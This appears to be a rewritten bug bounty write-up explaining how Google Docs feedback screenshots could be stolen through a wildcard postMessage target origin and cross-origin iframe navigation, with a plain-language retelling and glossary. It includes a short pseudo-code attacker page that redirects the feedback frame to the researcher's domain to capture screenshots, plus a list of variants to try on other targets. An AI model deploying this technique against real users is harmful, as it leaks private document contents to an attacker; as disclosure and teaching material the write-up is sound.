Google VRP Hijacking Google Docs Screenshots
The Google Docs feedback feature used postMessage with a wildcard target origin to send screenshot data to a nested iframe, allowing an attacker to redirect that iframe to their own domain and capture the screenshot. An attacker could steal screenshots of any Google Docs document if the victim interacted with the malicious page.
 Published on blog.geekycat.in
I was able to hijack Google Docs screenshot of any document exploiting postmessage misconfiguration and a browser behavior.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google ships a "Send Feedback" feature across most of its products. It lets a user report a problem and attach a screenshot together with a short description. Because the feature is common to many sites, the functionality itself is deployed on https://www.google.com and integrated into other domains through an iframe.

The target here is Google Docs at https://docs.google.com/document. When you open Help, then Send Feedback, an iframe pops up and loads a screenshot of the document you were working on. The iframe origin (www.google.com) differs from the document origin (docs.google.com), so some form of cross-origin communication is needed to render that screenshot. That mechanism is postMessage.
Setup
No special accounts, tools or versions are described. The work is a manual analysis of the feedback flow in Google Docs, done in a browser, with a test page hosted on the researcher's own domain geekycat.in. The exploit requires the victim to open an attacker-controlled page and then trigger the feedback dialog in the framed document.
Finding it
The researcher first mapped the workflow. As interpreted in the report, Google Docs sends the RGB values of every pixel to the main iframe on www.google.com via postMessage. That iframe forwards the RGB values to its own child iframe, feedback.googleusercontent.com, again via postMessage. The child renders an image from those pixels and sends back its base64-encoded data URI to the main iframe.
Once the process is finished, the user writes a description. On clicking send, the description together with the image (the data URI) is sent to https://www.google.com (Submit Feedback) via postMessage.

The first idea was to find an XSS in the sandbox domain feedback.googleusercontent.com. With an XSS there, an attacker could hijack the RGB pixel values, render the image and steal the screenshot. The researcher expected this to be easy because it was a sandbox domain, but no XSS was found. After a few days of trying, the researcher asked S1r1us for help; they spent about five days looking for XSS, failed, and gave up.
A week later the researcher saw a video by filedescriptor (the researcher follows Intigriti's XSS challenges). From that video came a trick that was new to the researcher: you can change the location of an iframe that is present in a cross-origin domain, provided that domain lacks an X-Frame header. For example, if abc.com embeds efg.com as an iframe and abc.com has no X-Frame header, the efg.com frame can be navigated to evil.com cross-origin using frames.location.
The next question was whether replacing the feedback iframes with an attacker domain would cause the postMessage data to be delivered to the attacker. The first attempt, replacing feedback.googleusercontent.com with geekycat.in, failed. The data sent to feedback.googleusercontent.com is sent with an explicit target origin:
windowRef.postmessage("<Data>","https://feedback.googleusercontent.com");
Because of that origin check, changing the iframe's location does not deliver the data to the attacker domain.
The second attempt targeted the Submit Feedback iframe on www.google.com, and this time it worked. The final postMessage sent on submitting feedback was configured with a wildcard target origin:
windowRef.postmessage("<Data>","*");
With no domain check, the browser delivered the data to the attacker's domain, which captured it and thereby hijacked the screenshot.
One condition remained: the parent domain must not send an X-Frame header, otherwise the attacker cannot frame it and reach the inner frames. Google Docs did not have one at the time of the report, and the researcher notes it still did not. The report also warns that the site has other protections against clickjacking, such as most options being disabled when the page is embedded in an iframe, so this should not be read as a plain clickjacking issue. The iframe-location behaviour is referenced in a LiveOverflow video.
Exploitation
Step 1: Frame the document and wait for it to load
The attacker page embeds the target document and schedules the hijack attempt after a delay:
<html>
    <iframe src="https://docs.google.com/document/ID" />
    <script>
       //pseudo code

        setTimeout(function(){ exp(); }, 6000);

        function exp(){
        setInterval(function(){
         window.frames[0].frame[0][2].location="https://geekycat.in/exploit.html";
        }, 100);
        }
    </script>
</html>
The setTimeout of 6 seconds gives the iframe time to load before the hijack starts. The setInterval runs every 100 ms and sets the location of a frame reached through window.frames[0].frame[0][2] to the attacker page https://geekycat.in/exploit.html.
Step 2: Keep trying until the frame exists
The feedback iframe is created only when the user explicitly clicks the Send Feedback option. The interval therefore has to keep attempting the location change every 100 ms even while the frame is not present, so that the frame is hijacked as soon as it is created.
Step 3: Capture the data URI
Once the feedback frame has been navigated to the attacker page, the final postMessage with the wildcard target origin delivers the data to geekycat.in. The attacker page receives that message and keeps the screenshot.
A video POC accompanies the report.
Root cause
The final Submit Feedback postMessage used "*" as its target origin. A wildcard target origin means the browser delivers the message to whatever document currently occupies the target window, regardless of origin. Combined with the ability to navigate a cross-origin child frame (because the embedding page lacked an X-Frame header), an attacker can put their own page in that window and receive the message. The earlier hop to feedback.googleusercontent.com was protected by an explicit target origin, which is why replacing that frame failed. The report does not describe any server-side change or confirmation of a fix.
Impact
An attacker who gets a victim to open a crafted page can hijack the screenshot that the victim attaches to a feedback submission, provided the victim then opens Send Feedback in the framed document. The screenshot is of the document the victim was working on. The attack depends on the parent page being frameable and on the victim interacting with the feedback option; the report notes that other clickjacking protections exist on the site.
Fix
Replace the wildcard target origin in the final Submit Feedback postMessage with the explicit origin of the intended recipient, as was already done for the feedback.googleusercontent.com hop. The report does not state what was changed.
Variants to test
- Look for
postMessagecalls with"*"as the target origin in multi-domain features that pass sensitive data such as screenshots, tokens or form contents. A positive result is a message arriving at an attacker-controlled page after the target frame is navigated. - Check whether the embedding page sends an
X-Frameheader. If it does not, try navigating inner frames withframes.locationfrom an attacker page. A positive result is the inner frame loading the attacker URL. - Enumerate the frame tree of the feature and identify which hop uses an explicit origin and which uses a wildcard. A positive result is a wildcard on the hop that carries the sensitive payload.
- Test features whose child frames are created only after a user action, and poll the location change on an interval. A positive result is the frame being hijacked the moment it appears.
What happened, in plain words
Google has a feature called "Send Feedback" that appears in most of its products. You click it when something is wrong, write a short description of the problem, and you can attach a screenshot so the support team can see what you were looking at. The screenshot is produced from the document's pixels, which are passed to the feedback form through cross-origin messaging.
The researcher found a way to steal that screenshot. The trick is not a break-in on Google's servers. It is a chain of small browser behaviours that, put together, let an attacker-controlled web page receive the picture that was meant for Google. The victim has to open the attacker's page and then click Send Feedback inside the framed Google Docs document. If they do, the screenshot of the document they were working on ends up on the attacker's domain.
The report calls this "hijacking Google Docs screenshots". The two ingredients are a messaging feature in browsers called postMessage and a way of moving an embedded page (an iframe) to a different address.
The feature being attacked
Google Docs lives at https://docs.google.com/document. When you open Help, then Send Feedback, a small window appears on top of the document. That window is an iframe: a page embedded inside another page, like a picture frame hanging on a wall, where the picture is itself a live web page. The iframe loads a screenshot of the document you were working on.
There is a subtlety here. The feedback form is served from www.google.com, while the document is served from docs.google.com. Browsers treat different addresses as different "origins", and an origin is roughly the combination of protocol, host and port. A page from one origin is not allowed to read data from a page of another origin. This rule is called the same-origin policy, and it exists so that a page from one site cannot quietly read your bank page in another tab. It is the reason the web is not a free-for-all.
But the feedback feature genuinely needs the two sides to talk: the document has the pixels, the form needs them. So the browser provides a controlled exception, postMessage. Think of it as passing a sealed note through a hatch in a wall: one page can send a message to another page, and the receiving page gets an event with the data. The sender can also say who is allowed to receive the note, which is the "target origin". If the sender names a specific origin, the browser only delivers the note when the window on the other side really is that origin. If the sender uses "*", the note goes to whoever is currently sitting in that window.
How the feedback flow works
As the researcher interpreted it, the flow has three hops:
- Google Docs sends the RGB values of every pixel of the document to the main iframe on
www.google.comviapostMessage. RGB values are just the red, green and blue numbers that describe each dot of an image; sending them is a way of sending a picture without sending a picture file. - The main iframe forwards those RGB values to its own child iframe,
feedback.googleusercontent.com, again viapostMessage. - The child renders an image from those pixels and sends back its base64-encoded data URI to the main iframe. A data URI is an address that contains the file itself, written as text, instead of pointing to a file on a server. Base64 is a way of writing binary data (like an image) using only ordinary text characters, so it can travel inside a message.
When the process is finished, the user writes a description. On clicking send, the description together with the image (the data URI) is sent to https://www.google.com (Submit Feedback) via postMessage.
The first idea: find an XSS in the sandbox domain
The first thought was to find an XSS in feedback.googleusercontent.com. XSS, cross-site scripting, means getting your own JavaScript to run inside someone else's page. If an attacker can run code in a page, that code runs with the page's permissions and can read what the page can read. Here, code running inside the child iframe could read the RGB pixel values, render the image itself, and steal the screenshot.
The researcher expected this to be easy because feedback.googleusercontent.com is a sandbox domain, a domain set aside for content that is not fully trusted. It turned out not to be easy. After a few days of trying, the researcher asked S1r1us for help. They spent about five days looking for XSS, failed, and gave up.
The trick that unlocked it
A week later the researcher saw a video by filedescriptor. The researcher follows Intigriti's XSS challenges, which is how the video came across the feed. From it came a trick that was new: you can change the location of an iframe that is present in a cross-origin domain, provided that domain lacks an X-Frame header.
Two ideas need unpacking. First, an X-Frame-Options header (often shortened to X-Frame header) is a line in a server's response that tells the browser whether the page may be embedded in an iframe at all. It is a lock on the picture frame: without it, any site can hang your page on its wall. Second, frames.location is the browser's way of setting the address of a frame. If abc.com embeds efg.com as an iframe and abc.com has no X-Frame header, the efg.com frame can be navigated to evil.com cross-origin using frames.location. In plain terms: the outer page can tell the inner frame to go somewhere else, even to a different site.
The next question was whether replacing the feedback iframes with an attacker domain would cause the postMessage data to be delivered to the attacker. The first attempt, replacing feedback.googleusercontent.com with geekycat.in, failed. The data sent to feedback.googleusercontent.com is sent with an explicit target origin:
windowRef.postmessage("<Data>","https://feedback.googleusercontent.com");
Line by line: windowRef is a reference to the window that should receive the message. .postmessage is the call that sends it. "<Data>" is the payload, the actual content being sent. "https://feedback.googleusercontent.com" is the target origin, the address the sender insists the receiver must have. Because of that origin check, changing the iframe's location does not deliver the data to the attacker domain: the browser sees that the window now holds a page from geekycat.in, not from feedback.googleusercontent.com, and refuses to hand over the note. This is exactly the protection working as intended.
The second attempt targeted the Submit Feedback iframe on www.google.com, and this time it worked. The final postMessage sent on submitting feedback was configured with a wildcard target origin:
windowRef.postmessage("<Data>","*");
Line by line: same call, same kind of payload, but the target origin is "*". The asterisk means "anyone". With no domain check, the browser delivered the data to the attacker's domain, which captured it and thereby hijacked the screenshot. The note was passed through the hatch to whoever was standing there, and the attacker had arranged to be standing there.
One condition remained: the parent domain must not send an X-Frame header, otherwise the attacker cannot frame it and reach the inner frames. Google Docs did not have one at the time of the report, and the researcher notes it still did not. The report also warns that the site has other protections against clickjacking, such as most options being disabled when the page is embedded in an iframe, so this should not be read as a plain clickjacking issue. Clickjacking is the trick of putting an invisible or disguised page over a real one so that a user's clicks land on something they did not intend; the point here is that Google Docs had other defences in place, and the attack is not simply "frame the page and click things". The iframe-location behaviour is referenced in a LiveOverflow video.
Building the exploit
Step 1: Frame the document and wait for it to load
The attacker page embeds the target document and schedules the hijack attempt after a delay:
<html>
    <iframe src="https://docs.google.com/document/ID" />
    <script>
       //pseudo code

        setTimeout(function(){ exp(); }, 6000);

        function exp(){
        setInterval(function(){
         window.frames[0].frame[0][2].location="https://geekycat.in/exploit.html";
        }, 100);
        }
    </script>
</html>
Line by line:
<html>opens the attacker's page.<iframe src="https://docs.google.com/document/ID" />puts the victim's Google Docs document inside the attacker's page.IDstands for the document identifier; the report uses a placeholder rather than a real one.<script>starts a block of JavaScript that the victim's browser will run.//pseudo codeis a comment saying the snippet is illustrative, not a finished tool.setTimeout(function(){ exp(); }, 6000);says: wait 6000 milliseconds, that is 6 seconds, then run the function namedexp. The delay gives the iframe time to load before the hijack starts. Without it, the script would try to reach into a frame that is not there yet.function exp(){defines that function.setInterval(function(){ ... }, 100);says: run the inner code every 100 milliseconds, forever, until stopped.window.frames[0].frame[0][2].location="https://geekycat.in/exploit.html";walks down the frame tree.window.frames[0]is the first frame of the attacker page, the Google Docs document..frame[0]is the first frame inside it.[2]picks the third entry in that frame collection. Setting.locationto the attacker's URL tells that frame to navigate tohttps://geekycat.in/exploit.html, the attacker's own page. This is theframes.locationtrick in action.
Step 2: Keep trying until the frame exists
The feedback iframe is created only when the user explicitly clicks the Send Feedback option. It is not there from the start. The interval therefore has to keep attempting the location change every 100 ms even while the frame is not present, so that the frame is hijacked as soon as it is created. Think of it as repeatedly knocking on a door that may not exist yet: the moment the door appears, the knock lands.
Step 3: Capture the data URI
Once the feedback frame has been navigated to the attacker page, the final postMessage with the wildcard target origin delivers the data to geekycat.in. The attacker page receives that message and keeps the screenshot. The attacker page is the one that was loaded into the frame by the location change, so it is the page that is now sitting in the window the wildcard message is aimed at.
A video POC accompanies the report.
Why it worked
The final Submit Feedback postMessage used "*" as its target origin. A wildcard target origin means the browser delivers the message to whatever document currently occupies the target window, regardless of origin. Combined with the ability to navigate a cross-origin child frame (because the embedding page lacked an X-Frame header), an attacker can put their own page in that window and receive the message. The earlier hop to feedback.googleusercontent.com was protected by an explicit target origin, which is why replacing that frame failed. The report does not describe any server-side change or confirmation of a fix.
What an attacker gets
An attacker who gets a victim to open a crafted page can hijack the screenshot that the victim attaches to a feedback submission, provided the victim then opens Send Feedback in the framed document. The screenshot is of the document the victim was working on. The attack depends on the parent page being frameable and on the victim interacting with the feedback option; the report notes that other clickjacking protections exist on the site.
How to fix it
Replace the wildcard target origin in the final Submit Feedback postMessage with the explicit origin of the intended recipient, as was already done for the feedback.googleusercontent.com hop. The report does not state what was changed.
Things to try on other targets
- Look for
postMessagecalls with"*"as the target origin in multi-domain features that pass sensitive data such as screenshots, tokens or form contents. A positive result is a message arriving at an attacker-controlled page after the target frame is navigated. - Check whether the embedding page sends an
X-Frameheader. If it does not, try navigating inner frames withframes.locationfrom an attacker page. A positive result is the inner frame loading the attacker URL. - Enumerate the frame tree of the feature and identify which hop uses an explicit origin and which uses a wildcard. A positive result is a wildcard on the hop that carries the sensitive payload.
- Test features whose child frames are created only after a user action, and poll the location change on an interval. A positive result is the frame being hijacked the moment it appears.
Glossary
- API: a defined way for one piece of software to ask another piece of software to do something, like a menu of allowed requests.
- Base64: a way of writing binary data such as an image using only ordinary text characters, so it can travel inside a message.
- Clickjacking: tricking a user into clicking something they did not intend, usually by placing a disguised or invisible page over a real one.
- Cross-origin: belonging to a different origin (protocol, host and port) than the page you are on.
- Data URI: an address that contains the file itself, written as text, instead of pointing to a file on a server.
- Frame tree: the nesting of iframes inside iframes inside a page, which scripts can walk down step by step.
frames.location: the browser property that lets a page set the address of a frame, navigating it to another URL.- Iframe: a page embedded inside another page, like a picture frame hanging on a wall where the picture is a live web page.
- Origin: the combination of protocol, host and port that identifies where a page came from, for example
https://docs.google.com. postMessage: the browser feature that lets one page send a message to another page, with an optional target origin saying who may receive it.- RGB values: the red, green and blue numbers that describe each dot of an image.
- Same-origin policy: the browser rule that a page from one origin may not read data from a page of another origin.
- Sandbox domain: a domain set aside for content that is not fully trusted, so that problems there are contained.
- Screenshot: a picture of what is currently on screen, here of the document being edited.
- Target origin: the address a
postMessagesender names as the only allowed receiver;"*"means anyone. - Wildcard: the
"*"symbol meaning "any" or "everyone", here used as a target origin that accepts any receiver. - XSS (cross-site scripting): getting your own JavaScript to run inside someone else's page, where it runs with that page's permissions.
X-Frame-Optionsheader: a line in a server's response telling the browser whether the page may be embedded in an iframe at all.


